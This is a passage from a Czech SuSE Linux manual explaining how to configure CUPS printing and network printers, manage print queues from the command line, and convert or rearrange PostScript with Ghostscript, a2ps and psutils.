CUPS ovládá také všesměrové funkce, pomocí kterých můžete zjistit, kde jsou v lokální síti dostupné tiskárny (UPD port 631) a ty se pak zobrazí jako tiskové fronty u všech tiskových démonů, které tento paket přijmou a vyhodnotí. Toto je výhodou pro firemní síť, protože ihned po startu počítače je možné **vidět** všechny dostupné tiskárny v síti bez toho, aby bylo cokoli třeba nastavovat. Tato volba je nebezpečná v případě, že je počítač připojen k Internetu, protože pokud nedáte při konfiguraci všesměrového vysílání pozor, budou se moci připojit nejen uživatelé z lokální sítě. Je proto třeba umožnit připojení pouze z lokálních IP adres. Kromě toho touto komunikací zvyšujete zatížení sítě, což se může promítnout ve vyšších nákladech na připojení. Pro odstínění můžete použít třeba paketový filtr SuSE Firewall. Pro příjem všesměrového vysílání není třeba konfigurovat nic dalšího.

IPP se používá pro komunikaci mezi lokálním a vzdáleným CUPS démonem (tedy CUPS serverem). Nové síťové tiskárny podporují také IPP. Bližší informace naleznete také v manuálu od výrobce tiskárny nebo na internetových stránkách výrobce.

Windows 2000 a novější obsahují také podporu IPP, naneštěstí však ještě existují problémy s její implementací.

Konfigurace CUPS serveru

Existuje více způsobů, jak nastavit CUPS tiskárnu a konfigurovat démona. Můžete zde použít nástroje pro příkazovou řádku, YaST, Ovládací centrum KDE, webové rozhraní atd. V následujícím textu budeme používat pro konfiguraci příkazovou řádku a YaST – proto již nyní předesíláme, že to nejsou jediné možnosti.

Upozornění

Při používání internetového rozhraní vzniká nebezpečí, že někdo odchytlí heslo superuživatele, protože síť cestuje v nezašifrované podobě, proto byste měli používat výhradně `http://localhost:631/` a v žádném případě jinou adresu.

Upozornění

Z tohoto důvodu je také omezen přístup ke konfiguraci CUPS pouze z `127.0.0.1` („localhost“).

Pro správu lokální tiskárny je třeba, aby na tomto počítači běžel CUPS démon. Proto instalujte balík `cups` a vygenerované PPD soubory, které obsahuje balík `cups-drivers` a balík `cups-drivers-stp`. Pak spustíte server (jako `root`) příkazem `/etc/rc.d/cups restart`. Při konfiguraci pomocí YaST se toto provede automaticky poté, co vyberete jako tiskový systém CUPS a instalujete tiskárnu.

PPD znamená „PostScript Printer Description“ a jedná se o standard, kdy jsou jednotlivé tiskové operace popsány postscriptovými příkazy. Balík CUPS je při instalaci tiskárny nezbytně potřebuje.

Broadcasting (všesměrové vysílání) je možné nastavit buď pomocí YaST nebo nastavíte v `/etc/cups/cupsd.conf` proměnou „Browsing“ na `On` (default) a „BrowseAddress“ zadáte, které segmenty sítě budou mít přístup k tiskárně (např. `192.168.255.255`). Aby byly ještě akceptovány požadavky pro tisk, je potřeba povolit `<Location/printers>` nebo `<Location />`. Zde upravíte `Allow From xyz-host.mydomain` podle situace. Bližší informace naleznete v `file:/usr/share/doc/packages/cups/sam.html`. Příkazem `/etc/rc.d/cups reload` (jako `root`) budou změny aktivovány.

Síťové tiskárny

Síťovou tiskárnou rozumíme většinou tiskárny, které mají zabudováno printserverové rozhraní (např. JetDirect Interface) nebo tiskárny, které jsou

připojeny k printserveru/routeru. Nejsou tím míněny windowsové počítače, které mají nasdílenou tiskárnu, i když i s těmi je možné komunikovat prostřednictvím CUPS.

Sítové tiskárny podporují většinou LPD Protokol (na portu 515). To můžete zkontrolovat následujícím příkazem:

```
netcat -z název.počítače.doména 515 && echo ok || echo failed.
```

Pokud je služba dostupná, je možné ji konfigurovat pomocí Device-URI (v CUPS terminologii) `lpd://Server/Queue`. Bližší informace o Device-URI naleznete v `file:/usr/share/doc/packages/cups/sam.html`.

Většinou je lepší, pokud s takovou tiskárnou komunikujete přes přednastavený port, např. 9100 (HP, Kyocera atd.) nebo 35 (QMS). Device-URI pak má tvar `socket://Server:Port/`.

Pro tisk na windowsové tiskárně je potřeba instalovat balík `samba-client` a správně nakonfigurovat Sambu, tzn. musí být nastavená správně „Workgroup“ atd. Device-URI pro Windows může vypadat např. takto `smb://user:password@host/printer`. Bližší informace jsou dostupné v `file:/usr/share/doc/packages/cups/sam.html`, případně `smbpool` (man `smbpool`).

Pokud je síťová tiskárna v menší síti s několika (linuxovými) PC, pak je vhodné nakonfigurovat na všech klientech tuto síťovou tiskárnu, ale použít všesměrové funkce. Také změna konfigurace, standardní velikosti papíru apod. pak nemusí být prováděna na klientech, ale pouze na serveru (viz *Nastavení voleb front* na straně 222).

Interní zpracování požadavku

Konverze do PostScriptu

V principu je možné CUPS démonovi poslat jakýkoliv typ souboru. Nejmenší problémy jsou ale s postscriptovými soubory. Konverze do PostScriptu pomocí CUPS se provádí poté, co CUPS pomocí `/etc/cups/mime.types` identifikuje jeho obsah a pak se zavolá `/etc/cups/mime.convs`. Tato konverze se provádí již na serveru a ne na klientech. Tím je možné docílit toho, aby se změny prováděly pouze na serveru k tomu určenému.

Accounting

Po této postscriptové konverzi je sdělen počet stran požadavku pro tisk. Kvůli tomu spustí CUPS (vlastní) nástroj `pstops` (`/usr/lib/cups/filter/pstops`) a počet stran se zapíše do `/var/log/cups/page_log`. Položky jsou uvedeny v jednom řádku:

- Název tiskárny (např. lp),
- Název uživatele (např. root),
- Číslo jobu,
- Datum v hranatých závorkách [],
- Počet stran,
- Počet kopií.

Další filtry

Kromě toho je možné aktivovat ještě další filtry tak, aby byly nastaveny optimální volby pro tisk. Zvláště zajímavé jsou:

psselect: Pokud mají být vytištěny pouze určité stránky dokumentu.

psnup: Pokud má být vytištěno více stránek na list.

Tento filtr není možné konfigurovat. Aktivace voleb je popsána v `file:/usr/share/doc/packages/cups/sum.html`.

Filtry specifické pro jednotlivé tiskárny

V následujícím kroku se spustí filtr, který je třeba pro tvorbu dat specifických pro danou tiskárnu. Tyto filtry se nacházejí v `/usr/lib/cups/filter/`. Který filtr je ten pravý je uvedeno v PPD souboru, položce `*cupsFilter`. Když tato položka chybí, má se za to, že tiskárna umí PostScript. Všechny volby pro jednotlivé tiskárny, ať se jedná o rozlišení nebo velikost papíru, jsou uvedeny v tomto filtru.

Psát vlastní filtry pro tiskárnu není triviální, a proto to nedoporučujeme.

Výstup na tiskové zařízení

Následně se pak spustí backend, což je speciální filtr, který předá data lokální nebo síťové tiskárně (viz `/usr/share/doc/packages/cups/overview.html`). Backend umožní komunikaci se zařízením nebo síťovou tiskárnou (to záleží na Device-URI při instalaci). Tímto backendem může být např. `usb`, v tom případě se spustí `/usr/lib/cups/backend/usb`. Tímto se v systému otevře (a uzamkne) USB zařízení, provede se předinicializace a budou přeposílána data z filtru. Na konci se provede deinicializace a systém se uvolní.

V současnosti existují backendy: `parallel`, `seriell`, `usb`, `ipp`, `lpd`, `http`, `socket` (z balíku CUPS), stejně jako `canon` a `epson` (z `cups-drivers-stp`) a `smb` (z `samba-client`).

Bez filtru

Pokud chcete výstup tisknout bez použití jakéhokoliv filtru, pak je možné při tisku příkazem `lpr` použít volbu `-l` nebo u příkazu `lp` volbu `-oraw`. Ve standardním případě tisk nefunguje, protože nejsou provedeny žádné změny.

Tipy & Triky

OpenOffice.org

CUPS je v OpenOffice.org při tisku přímo podporován, a proto není třeba ručně nastavovat tiskárnu tak, jak tomu bylo u StarOffice 5.2. OpenOffice.org nyní rozpozná, zda běží CUPS démon a zeptá se ho na dostupné fronty a jejich volby. V budoucnosti by měla být dodatečná konfigurace OpenOffice.org zbytečná.

Windows

Přistupovat je možné také k tiskárně s Device-URI `smb://server/printer` tak, jak je popsáno výše.

V opačném případě, tedy pokud chtějí windowsoví klienti tisknout na CUPS serveru, je třeba je uvést v konfiguračním souboru Samby na `/etc/samba/smb.conf`, konkrétně do `printing = CUPS` a `printcap name = CUPS`. Pak už jen restartovat Samba server.

Raw tiskárny

Raw tiskárnu je možné konfigurovat tak, že při instalaci vynecháte PPD soubor, tzn. nebude se provádět filtrování a zápočet. Je ale třeba, aby data byla ve formátu, který dokáže tiskárna zpracovat.

Vlastní tiskové volby

Konfigurační volby (např. jiné rozlišení) mohou být nastaveny různě pro jednotlivé uživatele. Změny jsou pak uloženy v souboru `~/ .lppoptions`. Pokud je překonfigurovaná tiskárna na vzdáleném serveru, je i nadále pomocí nástrojů, jako je `kprinter` nebo `xpp` dostupná.

Problém může vzniknout po odstranění tiskárny, která zůstane pořád ve výběru. Zkušenější uživatelé mohou problematické položky z `~/ .lppoptions` odstranit.

Kompatibilita s LPR

CUPS dokáže také přijímat požadavky pro tisk z LPR systémů. Potřebnou konfiguraci v `/etc/inetd.conf` můžete provést buď pomocí YaST, nebo odkomentujte `printer` v `/etc/inetd.conf`. Při přechodu na LPRng pak řádek opět zakomentujte.

Hledání chyb v CUPS

V konfiguračním souboru `/etc/cups/cupsd.conf` se nachází následující odstavec:

```
# LogLevel: controls the number of messages logged to the ErrorLog
# file and can be one of the following:
#
#      debug2      Log everything.
#      debug       Log almost everything.
#      info        Log all requests and state changes.
#      warn        Log errors and warnings.
#      error       Log only errors.
#      none        Log nothing.
#
```

`LogLevel info`

Při hledání chyb v CUPS nastavíte `LogLevel debug` a restartujete server příkazem `rc cups reload`. Veškerá hlášení démona pak naleznete v `/var/log/cups/error_log`. Tato hlášení mohou sloužit pro zjištění příčiny problému.

Příkazem

```
earth:~ # echo "LABEL $(date)" | tee -a
         /var/log/cups/error_log
```

můžete v `/var/log/cups/error_log` zapsat datum před testem tak, abyste ho pak mohli lépe nalézt.

Tisk z aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Protože balík `cups-client` obsahuje programy pro tisk z příkazové řádky, jako příkaz `lpr`, mohou aplikace používat pro tisk příkaz `lpr` (např., `lpr -Plp` nebo `lpr -Pcolor`). Abyste byli schopní tisknout pomocí příkazů, v nastavení tisku KDE nastavit 'Použít k tisku externí program'.

Grafické tiskové programy jako `xpp` nebo `kprinter` z prostředí KDE umožňují zvolit frontu a nastavit volby standardu CUPS v PPD souboru. Pokud chcete používat pro aplikace k tisku program `kprinter`, napište v příslušném dialogu nastavení tisku aplikace do pole tiskového příkazu příkaz `kprinter` nebo `kprinter --stdin`. Kdykoliv pak budete chtít z takto nastavené aplikace tisknout a kliknete na ikonu tisku, vyvoláte program `kprinter`. Pokud použijete toto nastavení, ujistěte se, že nedochází ke konfliktu nastavení programu `kprinter` a nastavení parametrů tisku v příslušné aplikaci. Pokud je to možné, zadávejte parametry tisku pouze v programu `kprinter`.

CUPS programy pro příkazovou řádku

Tiskové programy pro příkazovou řádku pro systém CUPS najdete v balíčku `cups-client`. Dokumentace k nim se nachází v balíčku `cups` a po instalaci ji najdete v adresáři `/usr/share/doc/packages/cups` a v *CUPS Software Administrators Manual* v souboru `/usr/share/doc/packages/cups/sam.html`. Pokud démon CUPS běží na vašem počítači lokálně, je dokumentace přístupná i na adrese `http://localhost:631/documentation.html`.

Při používání programů v příkazové řádce pamatujte vždy na skutečnost, že některé nástroje vyžadují zadání parametrů ve správném pořadí. Používání voleb příkazů je popsáno v jednotlivých manuálových stránkách.

Správa lokálních front

Printing Files

Soubor vytisknete zadáním tiskového příkazu „ve stylu System V“:

```
lp -d JmenoFronty JmenoSouboru
```

nebo tiskového příkazu „ve stylu Berkeley“:

```
lpr -PJmenoFronty JmenoSouboru
```

Další informace o příkazech `lpr` (`man lpr`) a `lp` (`man lp`) najdete v sekci „Using the Printing System“ manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM`).

Parametr `-o` umožňuje zadání dalších důležitých voleb, z nichž některé ovlivňují přímo typ tiskového výstupu. Více informací najdete v manuálových stránkách `lpr` (`man lpr`) a `lp` (`man lp`) a v sekci „Standard Printer Options“ manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#STANDARD_OPTIONS`).

Zjištění stavu

Stav tiskové fronty zjistíte příkazem „ve stylu System V“:

```
lpstat -o JmenoFronty -p JmenoFronty
```

nebo příkazem „ve stylu Berkeley“:

```
lpq -PJmenoFronty.
```

Pokud neuvedete žádnou frontu, zobrazí se informace o všech frontách. Příkazem:

```
lpstat -o
```

zobrazíte stav pouze aktivních front ve tvaru seznamu a ve formátu `JmenoFronty-CisloUlohy`.

Zadáním příkazu:

```
lpstat -l -o JmenoFronty -p JmenoFronty
```

získáte podrobnější informace. Příkazy:

```
lpstat -t
```

nebo

```
lpstat -l -t
```

zobrazí všechny zjistitelné informace.

Více informací najdete v manuálových stránkách `lpq` (`man lpq`), `lpstat` (`man lpstat`) a v sekci „Using the Printing System“ manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM`).

Odstranění úloh z fronty

Pomocí příkazu „ve stylu System V“:

```
cancel JmenoFronty-CisloUlohy
```

nebo „ve stylu Berkeley“:

```
lprm -p JmenoFronty CisloUlohy
```

odstraníte ze zadané fronty úlohu určeného čísla. Další informace najdete v manuálových stránkách `lprm` (`man lprm`), `cancel` (`man cancel`) a v sekci „Using the Printing System“ manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#USING_SYSTEM`).

Nastavení voleb front

Způsob jak nastavit na hardwaru nezávislé volby k ovlivnění výstupu tisku je popsán v sekci „Standard Printer Options“ manuálu *CUPS Software Users Manual* (`file:/usr/share/doc/packages/cups/sum.html#STANDARD_OPTIONS`). V sekci „Saving Printer Options and Defaults“, kterou najdete v souboru `file:/usr/share/doc/packages/cups/sum.html#SAVING_OPTIONS`, je pak uvedeno, jak nastavení uložit.

Pro tiskárnu specifické volby ovlivňující tiskový výstup jsou uloženy v souboru PPD odpovídající fronty. Můžete si je nechat zobrazit příkazem:

```
lpoptions -p JmenoFronty -l
```

Výstup bude mít následující formát:

```
volba/text: hodnota hodnota hodnota ...
```

Aktivní nastavení je označeno znakem (`'*'`) vlevo. Např.:

```
cm]
```

```
PageSize/Page Size: A3 *A4 A5 Legal Letter
```

```
Resolution/Resolution: 150 *300 600
```

Výstup 8: 0

Podle výše uvedeného výstupu je velikost papíru (`PageSize`) nastavena na A4 a rozlišení (`Resolution`) na 300 dpi.

Příkazem:

```
lpoptions -p JmenoFronty -o volba=hodnota
```

lze měnit hodnoty nastavení.

V našem případě tak můžete velikost papíru změnit na Letter příkazem:

```
lpoptions -p JmenoFronty -o PageSize=Letter
```

Ve všech předešlých případech byl příkaz `lpoptions` používán normálním uživatelem a nové nastavení se tak ukládá v souboru `~/ .lpoptions`

určeném pouze pro potřeby tohoto uživatele. Nastavení všech ostatních uživatelů a výchozí nastavení zůstanou nedotčeny.

Pokud by příkaz `lpoptions` zadal uživatel `root`, uloží se nastavení v souboru `/etc/cups/lpoptions` a pro všechny uživatele systému se nastaví jako výchozí. PPD soubor však zůstane nedotčen.

Nové nastavení se bude týkat všech uživatelů v lokální síti pouze v případě, že bude změna nastavení fronty provedena přímo v souboru PPD. Nové nastavení se pak použije pro všechny síťové uživatele ať už mají či nemají účet na systému serveru a použijí pozměněnou frontu. Změnu v souboru PPD může provést pouze administrátor příkazem:

```
lpadmin -p JmenoFronty -o PageSize=Letter
```

Správa vzdálených front

V každém příkladu dále nahradíte proměnnou `printserver` IP adresou vašeho tiskového serveru. Za `JmenoFronty` pak dosadíte existující frontu na vašem tiskovém serveru.

V této části jsou popsány nejzákladnější příkazy. Další volby a zdroje informací najdete v *Správa lokálních front* na straně 220.

Tisk souborů

K tisku do určité fronty určitého tiskového serveru můžete použít příkaz „ve stylu System V“:

```
lp -d JmenoFronty -h printserver JmenoSouboru
```

To je možné jen v případě, že je tiskový server nastaven tak, aby přijímal úlohy z klientů. Toto nastavení není ve výchozí instalaci povoleno, ale lze je jednoduše nastavit pomocí programu YaST.

Kontrola stavu

Stav určité fronty na určitém tiskovém serveru zjistíte pomocí příkazu „ve stylu System V“:

```
lpstat -h printserver -o JmenoFronty -p JmenoFronty.
```

Odstranění úloh z fronty

Příkazem „ve stylu System V“:

```
cancel -h printserver JmenoFronty-CisloUlohy
```

odstraníte úlohu zadaného čísla z určené fronty na zadaném tiskovém serveru.

Příkazy při řešení problémů

Pokud při tisku určité úlohy dojde k chybě, použijte k řešení problému následující základní postup:

1. Odstraňte z tiskárny všechny papír, aby tiskárna nemohla dále tisknout.
2. Pomocí příkazu:
`lpstat -o` (nebo `lpstat -h printserver -o`)
zjistěte, ze které fronty je úloha tištěna a úlohu smažte příkazem:
`cancel JmenoFronty-CisloUlohy`
(nebo `cancel -h printserver JmenoFronty-CisloUlohy`).
3. Pokud je to nutné, použijte ke zjištění nefunkčních procesů příkaz `fuser` a nefunkční procesy zabijte pomocí příkazu `kill`.
4. Kompletně restartujte tiskárnu.

Něco o Ghostscriptu

Ghostscript akceptuje na vstupu postscriptové nebo PDF soubory a pro jejich konverzi do jiných formátů používá mnoho ovladačů, které se nazývají jako *ghostscriptová zařízení*.

Ghostscript provádí konverzi ve dvou krocích:

1. PS data jsou rastrována – tzn. v PostScriptu popsané obrázky jsou rozloženy v jemné mřížce na jednotlivé body. Tento krok je nezávislý na použitém ghostscriptovém ovladači. Čím menší políčka má mřížka (tj. čím vyšší je rozlišení), o to větší je výstupní kvalita a také nároky na procesor a paměť rostou exponenciálně.
2. Rozložené obrázky jsou nyní prohnány skrze požadované ghostscriptové ovladače tak, aby na výstupu byla data v požadovaném formátu (např. v požadovaném jazyce tiskárny).

Pro pohodlné prohlížení PS souborů slouží program `gv` (balík `gv`), který nabízí grafické rozhraní ghostscriptu.

Ghostscript je velice rozsáhlý program s množstvím voleb. Nejdůležitější dokumentace kromě `gs` a seznamu ghostscriptových ovladačů je k dispozici zde:

`file:/usr/share/doc/packages/ghostscript/catalog.devices`
a především pak:

`file:/usr/share/doc/packages/ghostscript/doc/index.html`
`file:/usr/share/doc/packages/ghostscript/doc/Use.htm`
`file:/usr/share/doc/packages/ghostscript/doc/Devices.htm`
`file:/usr/share/doc/packages/ghostscript/doc/hpdj/gs-hpdj.txt`
`file:/usr/share/doc/packages/ghostscript/doc/stp/README`

Když spustíte Ghostscript přímo z příkazové řádky, zobrazí se výzva `GS>`, kterou je možné případně ukončit příkazem `quit`.

Nápověda `gs -h` vypíše nejdůležitější volby a aktuální seznam podporovaných **devices**. Přitom se zobrazí pouze obecné označení ovladače jako je `uniprint` nebo `stp` v případě, že ovladač podporuje celou řadu modelů. Parametry pro `uniprint` a modely `stp` jsou explicitně uvedeny v souboru `/usr/share/doc/packages/ghostscript/catalog.devices`.

Příklady práce s Ghostscriptem

V souboru `file:/usr/share/doc/packages/ghostscript/examples` jsou k dispozici příkladové PS soubory.

Barevná elipsa v souboru `colorcir.ps` se pak velice dobře hodí pro testování tiskárny.

Výstup v grafickém prostředí

V grafickém prostředí je možné si prohlížet postscriptové soubory příkazem `gs`

```
newbie@earth:~ > gs -r60 \  
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
```

Volba `-r` určuje rozlišení, které ale musí odpovídat výstupnímu zařízení (tiskárna nebo obrazovka). Pokud je uvedená hodnota nevyhovující, můžete zkusit např. `-r30`. Pro ukončení pak stačí stisknout klávesovou zkratku **(Ctrl) + (C)**.

Konverze do PCL5e nebo PCL6

Převod PS souboru do formátu vhodného pro tiskárny používající PCL5e nebo PCL6 je možné provést např. příkazem

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER  
-sOutputFile=/tmp/out.prn \  
-sDEVICE=ljet4 -r300x300 \  
/usr/share/doc/packages/ghostscript/colorcir.ps quit.ps
```

kdy celý příkaz musí být uveden na jednom řádku bez zpětného lomítka a dalším předpokladem pak je neexistence souboru `/tmp/out.prn`

Konverze do PCL3

Převod postscriptového souboru do formátu vhodného pro tiskárnu používající PCL3 je možné provést např. pomocí následujících příkazů:

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER  
-sOutputFile=/tmp/out.prn \  
-sDEVICE=hpdj -r300x300 \  
-sModel=500 -sColorMode=mono -dCompressionMethod=0 \  
/usr/share/doc/packages/ghostscript/examples/colorcir.ps  
quit.ps
```



```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER
-sOutputFile=/tmp/out.prn \
-sDEVICE=cdjmono -r300x300 \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER
-sOutputFile=/tmp/out.prn \
-sDEVICE=cdj500 -r300x300 \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER
-sOutputFile=/tmp/out.prn \
-sDEVICE=cdj550 -r300x300 \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

Každý z příkazů je bez lomítka a je třeba ho psát do jednoho řádku.

Převod do ESC/P, ESC/P2 nebo ESC/P-Raster

Převod postscriptového souboru do jednoho z výše uvedených jazyků se provádí jedním z následujících příkazů:

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER
-sOutputFile=/tmp/out.prn \
@stcany.upp \
/usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER
-sOutputFile=/tmp/out.prn \
-sDEVICE=stcolor -r360x360 \
-dBitsPerPixel=1 -sDithering=gsmono
-dnoWeave -sOutputCode=plain
\usr/share/doc/packages/ghostscript/examples/colorcir.ps
quit.ps
```

Přímý výstup na tiskárnu

Po každém z výše uvedených příkazů se nachází soubor obsahující data ve formátu vhodném přímo pro tisk v souboru /tmp/out.prn. Nyní ho

můžete jako uživatel root odeslat přímo na tiskárnu příkazem

```
newbie@earth:~ > cat /tmp/out.prn >/dev/lp0
```

v případě, kdy je tiskárna připojena na první paralelní rozhraní /dev/lp0.

Zpracování PostScriptu a PDF souborů

Ghostscript umí vytvářet PostScriptové a PDF soubory, převádět mezi těmito formáty a spojovat PostScriptové a PDF soubory.

Konverze z PostScriptu do PDF:

```
gs -q -dNOPAUSE -dSAFER \  
-sOutputFile=/tmp/colorcir.pdf -sDEVICE=pdfwrite \  
/usr/share/doc/packages/ghostscript/examples/colorcir.ps \  
quit.ps
```

Konverze vytvářeného PDF souboru /tmp/colorcir.pdf do PostScriptu:

```
gs -q -dNOPAUSE -dSAFER \  
-sOutputFile=/tmp/colorcir.ps -sDEVICE=pswrite \  
/tmp/colorcir.pdf quit.ps
```

Po konverzi není soubor /tmp/colorcir.ps shodný s originálním souborem /usr/share/doc/packages/ghostscript/examples/colorcir.ps. Při tisku však nebudou viditelné žádné změny.

Spojení PostScriptového a PDF souboru do PostScriptového souboru:

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.ps \  
-sDEVICE=pswrite \  
/usr/share/doc/packages/ghostscript/examples/escher.ps \  
/tmp/colorcir.pdf quit.ps
```

Spojení PostScriptového a PDF souboru do souboru PDF:

```
gs -q -dNOPAUSE -dSAFER -sOutputFile=/tmp/out.pdf \  
-sDEVICE=pdfwrite /tmp/out.ps \  
/usr/share/doc/packages/ghostscript/examples/golfer.ps \  
/tmp/colorcir.pdf quit.ps
```

V závislosti na používaných souborech se může stát, že některé soubory nepůjde sloučit.

Práce s a2ps

Pokud chcete tisknout ASCII textový soubor Ghostscriptem, pak je třeba jej nejdříve převést do PostScriptu. K tomu se používá program a2ps (balík a2ps).

a2ps je mocným nástrojem pro převod jednoduchého textu na kvalitní postscript. Obsahuje také bezpočet různých voleb, z nichž ty nejdůležitější jsou uvedeny v manuálových stránkách příkazu a2ps.

Příklady pro práci s a2ps

Přímý výstup textového souboru na tiskárnu pomocí a2ps

Pro převod ASCII textu do PostScriptu tak, aby se dvě stránky vešly na jeden list papíru, je možné provést příkazem:

```
newbie@earth:~ > a2ps -2 --medium=A4dj --output=/tmp/out.ps  
textdatei
```

Výstup a2ps je pak možné příkazem

```
newbie@earth:~ > gs -r60 /tmp/out.ps
```

zobrazit v grafickém prostředí. Výstup z a2ps můžete také pomocí

```
newbie@earth:~ > gs -q -dNOPAUSE -dSAFER  
-sOutputFile=/tmp/out.prn \  
parametry_pro_gs_ovladač \  
/tmp/out.ps quit.ps
```

konvertovat do formátu vhodného pro tiskárnu, kde parametry_pro_gs_ovladač je třeba upravit podle typu používané tiskárny.

Výstup z Ghostscriptu pak můžete jako root příkazem

```
earth:~ # cat /tmp/out.prn >/dev/lp0
```

poslat přímo na tiskárnu (tj. bez správce tiskových front nebo tiskového filtru) v případě, že tiskárna je připojena na prvním paralelním portu /dev/lp0.

Tisk vizitek

Pro demonstraci možností a2ps nám zde poslouží příklad pro tisk vizitek. Vytvořte vizitku jako jednoduchý textový soubor card:

```
Titul Jméno Příjmení
Bydliště
PSČ Obec
E-mail: user@domain
Tel.:
```

Soubor 34: card: vizitka

Vložte tam ASCII znak `\f` pro stránkový poskuv tak, aby poději a2ps posuzoval každou vizitku jako samostatnou stránku. Což můžete také provést příkazem

```
newbie@earth:~ > echo -en "\f" >>card
```

Nyní vizitky rozmnožíme na 10 kusů a uložíme do souboru cards:

```
newbie@earth:~ > for i in $(seq 1 10) ; do cat card >>cards
; done
```

Nyní je třeba zkontrolovat nejdelší řádek v souboru cards:

```
newbie@earth:~ > cat cards | wc -L
```

A teď bude následovat převod do PostScriptu tak, aby 10 vizitek bylo rozděleno do dvou sloupců po pěti, každá s rámečkem, to vše na jednom papíru s maximální velikostí písma podle toho, jak dlouhý je nejdelší řádek. Samozřejmě ještě vynecháme obvyklý prostor pro záhlaví a zápatí:

```
newbie@earth:~ > a2ps -i -j --medium=a4dj --columns=2
--rows=5 --no-header --chars-per-line=anzahl
--output=cards.ps cards
```

Příkaz je bez lomítka a je třeba ho psát do jednoho řádku.

Po kontrole na obrazovce příkazem `gs -r60 cards.ps` je možné poslat výstup rovnou na tiskárnu tak, jak je uvedeno výše nebo příkazem:

```
lpr cards.ps.
```

Konfigurace aplikací

Aplikace používají pro tisk tiskové fronty pro nástroje z příkazové řádky. Jednotlivé tiskové volby nejsou nastaveny přímo, ale prostřednictvím tiskových front.

Z příkazové řádky můžete např. použít tento příkaz:

```
earth:~ # lpr -Pcolor JmenoSouboru
```

Nahraďte **JmenoSouboru** jménem souboru, který chcete tisknout. Volba `-P` se používá pro zadání tiskové fronty. Např. `-Pcolor` se tak použije pro frontu pojmenovanou `color`.

Úprava PostScriptu pomocí psutils

Následující programy umožňují tisk do souborů jako `/tmp/in.ps` mimo prostředí aplikace. Pomocí příkazu `file /tmp/in.ps` se pak můžete přesvědčit, že je soubor skutečně ve formátu PostScript.

Balíček `psutils` obsahuje řadu aplikací pro úpravu dokumentů v PostScript. Program `pstops` pak umožňuje provádět i složitější operace.

Podrobnější informace získáte v manuálové stránce `pstops` (`man pstops`). Balíček `psutils` není součástí standardní instalace a proto musí být doinstalován.

Následující příkazy fungují pouze s korektně vytvořenými PostScriptovými soubory. Může se stát, že některé aplikace nevytvářejí PostScriptové soubory správně.

psnup

Příkaz: `psnup -2 /tmp/in.ps /tmp/out.ps`

vezme `/tmp/in.ps` jako vstup a transformuje výstup do souboru `/tmp/out.ps` tak, aby na jeden list byly vytištěny dvě stránky. Obsah dvou stránek se stane stránkou jednou. Stránky jsou pak datově větší a tiskárny s menší pamětí mohou při jejich tisku selhat. Pokud vaše tiskárna dokáže provádět tisk dvou stránek na jednu bez této úpravy, využijte schopností tiskárny.

pstops

Program `pstops` umožňuje změnu velikosti a umístění PostScriptových dokumentů:

`pstops '1:0@0.8(2cm,3cm)' /tmp/in.ps /tmp/out.ps`

Tento příkaz zmenší stránku o 0.8, což znamená, že pro formát A4 velikosti 21x30 cm dostanete 17x24 cm. Tím zvětšíte okraje o 4 cm vpravo a o 6 cm nahoře. Proto je dokument posunut o 2 cm vpravo a o 3 cm nahoru, aby byly okraje všude stejné.

Příkaz `pstops` mírně stránky zmenší a zároveň vytvoří relativně velké okraje tak, aby byly tisknutelné. Ne všechny tiskárny zvládají tisk bez okrajů, proto příkaz můžete použít pro ty případy, kdy je výstup z aplikace pro tisk širší než prostor, který je tiskárna schopná tisknout.

Jiný příklad: `pstops '1:0@0.8(2cm,3cm)' /tmp/in.ps /tmp/out1.ps`
`psnup -2 /tmp/out1.ps /tmp/out.ps`

Tento příkaz umístí dvě zmenšené stránky na jeden list a ponechá mezi nimi větší prostor. Toto dosáhnete tak, že zadáte pozici pro obě stránky:

`pstops '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)' \`
`/tmp/in.ps /tmp/out.ps`

Výše uvedený příkaz je nutné zadat na jednu řádku bez `'\'`.

Nyní si vysvětlíme význam výrazu

```
pstops '2:0L@0.6(20cm,2cm)+1L@0.6(20cm,15cm)':
```

2:0 ... +1 Dvě stránky jsou sjednoceny do jedné a děleny modulo 2, takže jsou počítány jako strana 0 (modulo 2) a strana 1 (modulo 2).

0L@0.6(20cm,2cm) Stránky s logickým číslem 0 otočeny doleva o 90 stupňů a zmenšeny s faktorem 0.6. Pak jsou posunuty vpravo o 20 cm a nahoru o 2 cm.

1L@0.6(20cm,15cm) Stránky s logickým číslem 1 jsou otočeny o 90 stupňů doleva a zmenšeny s faktorem 0.6. Pak jsou posunuty doprava o 20 cm a nahoru o 15 cm.

V případě PostScriptových souborů, jejich koordináty začínají s normální orientací dole vlevo na stránce, označených `+' (viz obr. 7.1 na následující straně):

1. Strana 0 (modulo 2) se třemi řádkami textu.
2. Otočení vlevo o 90 stupňů.
3. Změna velikosti s faktorem 0.6.
4. Posunutí o 20 cm vpravo a o 2 cm nahoru.
5. Spojení se stranou 1 (modulo 2) se dvěma řádkami textu.
6. Pootočení stránky 1 (modulo 2) doleva o 90 stupňů.
7. Po změně velikosti strany 1 (modulo 2) s faktorem 0.6.
8. Posunutí strany 1 (modulo 2) o 20 cm doprava a o 15 cm nahoru.

psselect

psselect umožňuje výběr jednotlivých stránek. Pomocí pří-

kazu `psselect -p2-5 /tmp/in.ps /tmp/out.ps`

